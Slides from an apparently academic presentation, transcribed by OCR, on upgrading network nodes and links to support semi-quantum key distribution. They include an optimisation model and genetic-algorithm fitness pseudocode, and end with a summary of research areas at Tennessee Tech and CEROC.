


Image credits: Casado, Fernandez, and Denisenko

Unconditionally Secure!

Half of the bits that Alice started with ← 111101 → Kept secret at Alice and Bob as key

Cyber Layer Upgrade to Support S-QKD (1/2)


Goal is to identify the minimum number of nodes upgraded to a full quantum server and the minimum number of links upgraded to fiber links for attained rates of at least r_{min}.

$$\min_{x_n, y_{i,j}} \quad \sum_{n=1}^{N} x_n + \sum_{i=1}^{N} \sum_{j=1}^{N} y_{i,j}$$

$$\text{s.t.} \quad r_{n,n'} \geq r_{\min}$$

$$y_{i,j} \in \mathcal{E}_{n,n'},$$

$$r_{n,n'} = r_n \times M_{n,n'} \times (S(n'|E) - H(n'|n))$$




Cyber Layer Upgrade to Support S-QKD (2/2)

Genetic Algorithm ➔ Fitness Function

Algorithm Constrained Objective Function Value


Input: c, G
G' = **Construct**(c)
con1 = **Check-Con**(G')
con2 = **Check-R**(G')
if con1 = con2 = 1 **then**
  score = **UpgradesN**(c)
else
  score = ∞
end if
Output: score




For a source rate of 10^7 pps, 10^8 pps, and 10^8 pps, the proposed algorithm requires 31.25%, 31.25%, and 26.27% less upgrades compared with a greedy algorithm

Advanced Topics


- Quantum Identity Authentication



- Quantum Entanglement Distribution



- Quantum Machine Learning



Summary

- Tennessee Tech and CEROC
- Cyber-Physical Systems
- AI-Assisted Cyber Defense
- Quantum-enabled Defense

THANK YOU!

mismail@tntech.edu

Learn more!